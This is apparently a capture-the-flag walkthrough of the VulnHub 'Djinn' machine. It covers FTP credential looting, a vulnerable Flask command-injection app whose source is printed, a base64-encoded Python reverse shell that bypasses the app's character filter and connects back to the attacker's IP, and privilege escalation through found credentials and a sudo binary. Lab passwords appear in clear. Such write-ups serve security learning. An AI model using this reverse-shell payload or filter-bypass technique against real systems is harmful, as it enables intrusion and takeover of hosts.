NMAP Scan

- tcp/21
- tcp/1337 (Buffer Overflow)
- tcp/7331 (HTTP)

Port 21 (FTP)

1. Anonymous login is enabled
2. Download all files

```
┌──(root💀kali)-[~/vulnHub/Djinn/192.168.56.126/loot/ftp]
└─# cat 192.168.56.126/*
nitu:81299
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
```

   - nitu:81299

Port 1337

- Could be buffer overflow?

```
┌──(root💀kali)-[~/vulnHub/Djinn/192.168.56.126/loot/ftp]
└─# nc $ip 1337
 ____                        _____ _
 / ___| __ _ _ __ ___   ___  |_   _(_)_ __ ___   ___
| |  _ / _` | '_ ` _ \ / _ \   | | | | '_ ` _ \ / _ \
| |_| | (_| | | | | | |  __/   | | | | | | | | |  __/
 \____|\__,_|_| |_| |_|\___|   |_| |_|_| |_| |_|\___|


Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(8, '+', 4)
> asdf
Stop acting like a hacker for a damn minute!!
```


7331 (HTTP)

1. Feroxbuster


tcp_7331_http_feroxbuster_big.txt

```
1   200        41l        91w      1676c http://192.168.56.126:7331/genie
2   200        21l        43w       385c http://192.168.56.126:7331/wish
```

2. Proceed to `http://192.168.56.126:7331`




3. Proceed to `/wish`





- Able to execute commands?

4. Execute a command
    - Initially I thought it did not work, but after inspecting the URL, the output is displayed in the URL




5. Tried to python reverse shell, did not work there is some sort of filter in place.






6. Check for existence of python, exists



7. Start a HTTP Server w/ python & download all files, this will allow us to view the source code & see what characters are escaped

```
python -m SimpleHTTPServer 9090
```

8. Download all files & Analyze




43905.py app.py

```python
import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

    try:
        for i in RCE:
            for j in cmd:
                if i == j:
                    return False
        return True
    except Exception:
        return False


@app.route("/", methods=["GET"])
def index():
    return render_template("main.html")


@app.route("/wish", methods=['POST', "GET"])
def wish():
    execute = request.form.get("cmd")
    if execute:
        if validate(execute):
            output = subprocess.Popen(execute, shell=True,
                                      stdout=subprocess.PIPE).stdout.read()
        else:
            output = "Wrong choice of words"

        return redirect(url_for("genie", name=output))
    else:
        return render_template('wish.html')


@app.route('/genie', methods=['GET', 'POST'])
def genie():
    if 'name' in request.args:
        page = request.args.get('name')
    else:
        page = "It's not that hard"

    return render_template('genie.html', file=page)


if __name__ == "__main__":
    app.run(host='0.0.0.0', debug=True)
```

- Escaped characters:
  - `"/", ".", "?", "*", "^", "$", "eval", ";"`

9. Able to bypass w/ base64 encoding

   a. Encode reverse shell payload




b. Full payload

```
echo -n
cHl0aG9uIC1jICdhPV9faW1wb3J0X187cz1hKCJzb2NrZXQiKS5zb2NrZXQ7bz1hKCJvcyIpLmR1cDI7cD1hKCJwdHkiKS5zcGF3bjtjPXMoKTtjLmNvbm5lY3QoKCIxOTIuMTY4LjU2LjEwMyIsNDQ0NCkpO2Y9Yy5maWxlbm87byhmKCksMCk7byhmKCksMSk7byhmKCksMik7cCgiL2Jpbi9zaCIpCIpJw==| base64 -d | sh
```


- | pip it into base64 decode & into sh, so it command will be executed as if we did not encode it.

10. www-data shell obtained




Privilege Escalation to Nitish via Creds found

1. View contents of `/home/nitish/.dev/creds.txt`




- nitish:p4ssw0rdStr3r0n9

2. Switch to user nitish




Privilege Escalation to Sam via Unknown sudo binary

1. Look for SUID binary



2. Execute it



3. View contents of genie

```
--shell
print
lower
genie
wish
__test__
root
__name__
__main__
help
exit
--exec
bash
args
--god
-cmd
/bin/
```

- There is a hidden option `-cmd`

4. Try option `-cmd`

```
nitish@djinn:/tmp$ sudo -u sam /usr/bin/genie -cmd test
my man!!
$ whoami
sam
$
```

Privilege Escalation to Root - 1 via Python2 input vulnerability

1. Check for sudo access

```
$ sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass, secure_path=/usr/local/sb

